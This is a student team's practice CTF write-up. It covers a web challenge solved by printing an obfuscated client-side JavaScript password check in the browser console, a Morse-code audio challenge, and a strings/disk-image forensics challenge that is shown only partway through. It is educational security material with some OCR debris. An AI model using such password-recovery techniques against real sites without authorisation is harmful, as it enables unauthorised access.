William Hupp
Neet Patel
Dillon Prendergast
CIS5930

Practice CTF Write-Up

Team Dubz

Web: Top Secret

50 points

Problem:


Agent, our operatives have discovered a top secret foreign government website that is believed to be used for military purposes. Your task is to infiltrate their system and acquire any data that may be useful for counterintelligence. You will need to be very careful. Suspicious activity may alert their systems and your session could be banned. In the event of your discovery we are prepared to make a public statement denying all involvement with your activity.

Good luck.

http://web.n0l3ptr.com:8080/WebIII/topsecret.php

Solution:

I started by visiting the website.




ТОП-СЕКРЕТНЫЙ САЙТ

Несанкционированный доступ строго запрещен

Подозрительная активность приведет к запрету вашей сессии ...


Введите пароль

It appears to be a login screen prompting for a password to enter the website. I then analyzed the given source code.


web.n0l3ptr.com:8080/WebIII/topsecret.php - Mozilla Firefox
Practice
сверхсекретный военный
http://web.n0l3ptr.com:808
view-source:http://web.n0l3ptr.com:8080/WebIII/topsecret.php


```html




<html>
<head>
    <meta http-equiv="Content-Language" content="en-us"/>
    <title>сверхсекретный военный район</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <link rel="stylesheet" type="text/css" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css"/>

</head>

<body>
<div id="masthead" class="jumbotron">
    <h1 class="text-center">ТОП-СЕКРЕТНЫЙ САЙТ</h1>
</div>
<div id="top_nav" class="container-fluid">
    <h3 class="text-center text-danger">Несанкционированный доступ строго запрещен</h3>
    <p class="text-center"><small>Подозрительная активность приведет к запрету вашей сессии ...</small></p>
</div>
<div id="page_content" class="col-md-12">
    <form class="form-group text-center" method="post">
        <input name="Hidden1" type="hidden"/><fieldset name="Group1">
            <legend>Введите пароль</legend>
            <input id="Password1" class="form-control center-block" name="Password1" type="password" style="width: 378px" onkeydown = "if (event.keyCode === 13){ document.getElementById('Button1').click(); return false;}" /><br/>
            <br/>
            <input id="Button1" class="form-control center-block" name="Button1" type="button" value="достаточно" style="width: 95px" onclick="GetPassInfo()"/></fieldset><br/>
    </form>
</div>
</body>
<script language="javascript">
    var _0xffcf=["\x6B\x6D\x61\x30\x73\x74\x36\x6F\x64\x7A\x32\x6F\x6E\x77\x31\x61\x20\x63\x72\x34\x6D\x64\x72\x33\x37\x6F\x71\x62\x65\x38\x20\x66\x72\x65\x35\x64\x79\x6C\x39\x78\x68\x75\x6C\x67","\x63\x68\x61\x72\x41\x74","","\x76\x61\x6C\x75\x65","\x50\x61\
</script>

</html>
```

Here can confirm there is a password field. We must crack the password to get the flag. I notice some JavaScript in the source.


var _0xffcf=["\x6B\x6D\x61\x30\x73\x74\x36\x6F\x6 • - Sublime Text (UNREGISTERED)
source.c
var _0xffcf=["\x6B\x6D\x61\x30\x73\x74\x36\x6F\x6
Line 1, Column 3027
Tab Size: 4
Plain Text


```javascript
var _0xffcf=["\x6B\x6D\x61\x30\x73\x74\x36\x6F\x64\x7A\x32\x6F\x6E\x77\x31\x61\x20\x63\x72\x34\x6D\x64\x72\x33\x37\x6F\x71\x62\x65\x38\x20\x66\x72\x65\x35\x64\x79\x6C\x39\x78\x68\x75\x6C\x67","\x63\x68\x61\x72\x41\x74","","\x76\x61\x6C\x75\x65","\x50\x61\x73\x73\x77\x6F\x72\x64\x31","\x66\x6F\x72\x6D\x73","\x68\x72\x65\x66","\x74\x6F\x70\x73\x65\x63\x72\x65\x74\x2E\x70\x68\x70\x3F\x52\x65\x73\x75\x6C\x74\x3D"];function GetPassInfo(){var _0xfbecx2=_0xffcf[0];var _0xfbecx3=_0xfbecx2[_0xffcf[1]](2);var _0xfbecx4=_0xfbecx2[_0xffcf[1]](12);var _0xfbecx5=_0xfbecx2[_0xffcf[1]](16);var _0xfbecx6=_0xfbecx2[_0xffcf[1]](25);var _0xfbecx7=_0xfbecx2[_0xffcf[1]](0);var _0xfbecx8=_0xfbecx2[_0xffcf[1]](20);var _0xfbecx9=_0xfbecx2[_0xffcf[1]](21);var _0xfbecxa=_0xfbecx2[_0xffcf[1]](19);var _0xfbecxb=_0xfbecx2[_0xffcf[1]](32);var _0xfbecxc=_0xfbecx2[_0xffcf[1]](5);var _0xfbecxd=_0xfbecx2[_0xffcf[1]](16);var _0xfbecxe=_0xfbecx2[_0xffcf[1]](22);var _0xfbecxf=_0xfbecx2[_0xffcf[1]](30);var _0xfbecx10=_0xfbecx2[_0xffcf[1]](13);var _0xfbecx11=_0xfbecx2[_0xffcf[1]](13);var _0xfbecx12=_0xfbecx2[_0xffcf[1]](8);var _0xfbecx13=_0xfbecx2[_0xffcf[1]](22);var _0xfbecx14=_0xfbecx2[_0xffcf[1]](12);var _0xfbecx15=_0xfbecx2[_0xffcf[1]](16);var _0xfbecx16=_0xfbecx2[_0xffcf[1]](30);var _0xfbecx17=_0xfbecx2[_0xffcf[1]](19);var _0xfbecx18=_0xfbecx2[_0xffcf[1]](41);var _0xfbecx19=_0xfbecx2[_0xffcf[1]](40);var _0xfbecx1a=_0xfbecx2[_0xffcf[1]](24);var _0xfbecx1b=_0xfbecx2[_0xffcf[1]](22);var _0xfbecx1c=_0xfbecx2[_0xffcf[1]](31);var _0xfbecx1d=_0xfbecx2[_0xffcf[1]](30);var _0xfbecx1e=_0xfbecx2[_0xffcf[1]](14);var _0xfbecx1f=_0xfbecx2[_0xffcf[1]](37);var _0xfbecx20=_0xfbecx2[_0xffcf[1]](19);var _0xfbecx21=_0xfbecx2[_0xffcf[1]](3);var _0xfbecx22=_0xfbecx2[_0xffcf[1]](16);var _0xfbecx23=_0xfbecx2[_0xffcf[1]](44);var _0xfbecx24=_0xfbecx2[_0xffcf[1]](42);var _0xfbecx25=_0xfbecx2[_0xffcf[1]](30);var _0xfbecx26=_0xfbecx2[_0xffcf[1]](4);var _0xfbecx27=_0xfbecx2[_0xffcf[1]](3);var _0xfbecx28=_0xfbecx2[_0xffcf[1]](43);var _0xfbecx29=(_0xfbecx11+ _0xffcf[2]+ _0xfbecx27+ _0xffcf[2]+ _0xfbecxb+ _0xffcf[2]+ _0xfbecx7+ _0xffcf[2]+ _0xfbecx25+ _0xffcf[2]+ _0xfbecx26+ _0xffcf[2]+ _0xfbecx8+ _0xffcf[2]+ _0xfbecxa+ _0xffcf[2]+ _0xfbecxe+ _0xffcf[2]+ _0xfbecxc+ _0xffcf[2]+ _0xfbecx5+ _0xffcf[2]+ _0xfbecx4+ _0xffcf[2]+ _0xfbecx6+ _0xffcf[2]+ _0xfbecx1a+ _0xffcf[2]+ _0xfbecx1d+ _0xffcf[2]+ _0xfbecx19+ _0xffcf[2]+ _0xfbecx3+ _0xffcf[2]+ _0xfbecx1b+ _0xffcf[2]+ _0xfbecx12+ _0xffcf[2]+ _0xfbecxd+ _0xffcf[2]+ _0xfbecx20+ _0xffcf[2]+ _0xfbecx14+ _0xffcf[2]+ _0xfbecx9+ _0xffcf[2]+ _0xfbecxf+ _0xffcf[2]+ _0xfbecx18+ _0xffcf[2]+ _0xfbecx22+ _0xffcf[2]+ _0xfbecx10+ _0xffcf[2]+ _0xfbecx1e+ _0xffcf[2]+ _0xfbecx24+ _0xffcf[2]+ _0xfbecx1f+ _0xffcf[2]+ _0xfbecx16+ _0xffcf[2]+ _0xfbecx23+ _0xffcf[2]+ _0xfbecx28+ _0xffcf[2]+ _0xfbecx21+ _0xffcf[2]+ _0xfbecx15+ _0xffcf[2]+ _0xfbecx1c+ _0xffcf[2]+ _0xfbecx17+ _0xffcf[2]+ _0xfbecx13);console.log(_0xfbecx29);if(document.forms[0].Password1.value=== _0xfbecx29){location[_0xffcf[6]]= _0xffcf[7]+ _0xfbecx29}};
```

Here we can see there is a variable being defined. '_0xffcf'. I press f12 in Firefox on the website and open the console tab. The console tab is a JavaScript interpreter. In the console I copy the JavaScript and added a ';' for JavaScript syntax. I print 0xffcf with the JavaScript code 'console.log(0xffcf);'




```
undefined
>>    var _0xffcf=["\x6B\x6D\x61\x30\x73\x74\x36\x6F\x64\x7A\x32\x6F\x6E\x77\x31\x61\x20\x63
\x50\x61\x73\x73\x77\x6F\x72\x64\x31","\x66\x6F\x72\x6D\x73","\x68\x72\x65\x66","\x74\x6F\
var _0xfbecx4=_0xfbecx2[_0xffcf[1]](12);var _0xfbecx5=_0xfbecx2[_0xffcf[1]](16);var _0xfbe
_0xfbecxa=_0xfbecx2[_0xffcf[1]](19);var _0xfbecxb=_0xfbecx2[_0xffcf[1]](32);var _0xfbecxc=
_0xfbecx10=_0xfbecx2[_0xffcf[1]](13);var _0xfbecx11=_0xfbecx2[_0xffcf[1]](13);var _0xfbecx
_0xfbecx16=_0xfbecx2[_0xffcf[1]](30);var _0xfbecx17=_0xfbecx2[_0xffcf[1]](19);var _0xfbecx
_0xfbecx1c=_0xfbecx2[_0xffcf[1]](31);var _0xfbecx1d=_0xfbecx2[_0xffcf[1]](30);var _0xfbecx
_0xfbecx22=_0xfbecx2[_0xffcf[1]](16);var _0xfbecx23=_0xfbecx2[_0xffcf[1]](44);var _0xfbecx
_0xfbecx28=_0xfbecx2[_0xffcf[1]](43);var _0xfbecx29=(_0xfbecx11+ _0xffcf[2]+ _0xfbecx27+ _
_0xffcf[2]+ _0xfbecxc+ _0xffcf[2]+ _0xfbecx5+ _0xffcf[2]+ _0xfbecx4+ _0xffcf[2]+ _0xfbecx6
_0xffcf[2]+ _0xfbecx20+ _0xffcf[2]+ _0xfbecx14+ _0xffcf[2]+ _0xfbecx9+ _0xffcf[2]+ _0xfbec
_0xfbecx16+ _0xffcf[2]+ _0xfbecx23+ _0xffcf[2]+ _0xfbecx28+ _0xffcf[2]+ _0xfbecx21+ _0xffc
{location[_0xffcf[6]]= _0xffcf[7]+ _0xfbecx29}};
← undefined
>> console.log(_0xffcf);
  ▼ […]
      0: "kma0st6odz2onw1a cr4mdr37oqbe8 fre5dyl9xhulg"
      1: "charAt"
      2: ""
      3: "value"
      4: "Password1"
      5: "forms"
      6: "href"
      7: "topsecret.php?Result="
      length: 8
    ▸ __proto__: Array []
```

Here we can see the password is stored after the variable '_0xffcf' definition. I also am assuming the password is stored after 'Result='. Therefore, the password is in the GetPassInfo function. '_0xffcf' looks like the value of the password. This is because the variable contains different indexes being added together. However, this value is stored in a function. To print the variable of the password we must get the GetPassInfo function to print it, since the variable is defined within the function. So, inside the provided JavaScript in the GetPassInfo function, I added 'console.log(_0xfbecx29);' (this is included in the screen shot of the JavaScript). This way when I call GetPassInfo the value of the password will display. I typed 'console.log(GetPassInfo());' inside the console on Firefox while on the website.



```
← undefined
>> console.log(GetPassInfo());
   w0rk sm4rt no7 hard 4nd u w1ll g0 f4r
   undefined
← undefined
>|
```

'w0rk sm4rt no7 hard 4nd u w1ll g0 f4r' is the password. I type it into the website and get the flag



- Mozilla Firefox

сверхсекретный военный | http://web.n0l3ptr.com:80

web.n0l3ptr.com:8080/WebIII/topsecret.php?Result=w0rk sm4rt no7 hard 4nd u w1ll g0 f4r

flag{4CC3$$_gr4n73d_g00d_J0b_h4xx0r!}

ТОП-СЕКРЕТНЫЙ САЙТ

Несанкционированный доступ строго запрещен

Подозрительная активность приведет к запрету вашей сессии ...

Введите пароль

flag{4CC3$$_gr4n73d_g00d_J0b_h4xx0r!}

Forensics: Where In The World?

25 points


Problem:

Agents intercepted the following transmission. Does it give any hint as to the suspect's whereabouts? You can access the recording here: https://drive.google.com/open?id=1Y1QDYw92qOhsliecLCc-4pmW1IKE4rHU

Solution:


I started by visiting the attached Google Drive. It was a .wav audio file so I downloaded it and listened to it. It appeared to be the Carmen Sandiego theme song, but during the last few seconds, my right headphone switched from the song to Morse Code.

I wanted to separate the Morse Code from the song so I downloaded an audio editor, Audacity, and used it to separate the Morse Code from the rest of the file.



From there I went to https://morsecode.scphillips.com/labs/decoder/ to decode Morse Code. As I played back the trimmed file, it appeared the background noise around me was too loud to get a clear decoding, however it caught the Morse Code enough for a manual decryption.

As I decoded the Morse Code letter by letter I began to get recognizable words. I copied the decoded letters into a textfile, remembering that the final output would all be in CAPS. When I was finished I had the words 'casino demonte carlo', which when combined made the flag:



listener or observer without special equipment. It is named for Samuel F. B. Morse, an inventor of the telegraph. The International Morse Code[1] encodes the ISO basic Latin alphabet, some extra Latin letters, the Arabic numerals and a small set of punctuation and procedural signals (prosigns) as standardized sequences of short and long signals called "dots" and

```
casino demonte carlo
CASINODEMONTECARLO
```


flag{CASINODEMONTECARLO}

Forensics: Did You Run Strings?
50 points

Problem:


One of our agents almost caught our suspect while she was running a scam in Scandinavia. In her escape she left behind this file we think may have some flags in it.

Solution:
I started by downloading the .img file attached to the problem. Then I inspected this file with the *file* command to discover it is a gzip. I changed the name to suffix .gz and used *gunzip* to decompress the file. Using *file* again on the output I discovered that the file is a DOS/MBR boot sector. The output of *file* also contained information on the two partitions in the file.



```
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS$ file flag
s
flags: DOS/MBR boot sector; partition 1 : ID=0xc, start-CHS (0
x0,2,1), end-CHS (0x3f,3,32), startsector 64, 8128 sectors; pa
rtition 2 : ID=0xc, start-CHS (0x40,0,1), end-CHS (0x270,3,32)
, startsector 8192, 71808 sectors
```

I assumed that I would find the flag somewhere inside the disk partitions, but I still needed to figure out how to get to the flag. As the name of the problem suggested, I tried the *strings* command, and I found not only one flag, but hundreds of them. On a hunch I guessed the flags may be MD5 hashes, so I tried one in a decoder, crackstation.net, but it was unfruitful.



```
flag{NVRp21uzKdMCiQVG8rEc1hXAj6zacD8N}
flag{IPaBPWiObeDxHIDaOnkMj3jdhbpsQVJi}
flag{f0H4Fnjx3WxGLpHJKye4HD6FyqsFbyAt}
flag{pGacbh2agLkgECdRRQGIdxzIoJnYsCRb}
flag{Bh2EJeVX0UxbxMf47UXC4hGdhMH2hQfD}
flag{15BGchEtCu6qpekEDjJF6gpRhlK1dvsh}
flag{ecNjq4JdtPDZSNnPqr6YpYJmaEUlmN3E}
flag{GFZBEeIyShoVt4XpUoIenSkVJ1ylZm9c}
flag{TZcFupABxnIN3ZfLeSSjvXrOkZ0w9Bo1}
dillonpren@dillonpren-VirtualBox:~/Practice/STRINGS$ strings f
lags
```

Enter up to 20 non-salted hashes, one per line:


pGacbh2agLkgECdRRQGIdxzIoJnYsCRb

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, wh
(sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	
pGacbh2agLkgECdRRQGIdxzIoJnYsCRb	Unknown	Unrecognized hash


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found

I also tried commands for file extractions like *binwalk, scalpel, and tsk_recover* but did not further my progress. I decided to explore the file system of the partitions using *testdisk.* I had not used *testdisk* before, but it was pretty straightforward, and the program automatically assumed the partition was an Intel Fat32 filesystem. I went into the *Advanced* command and from there I discovered the first partition was unreadable.



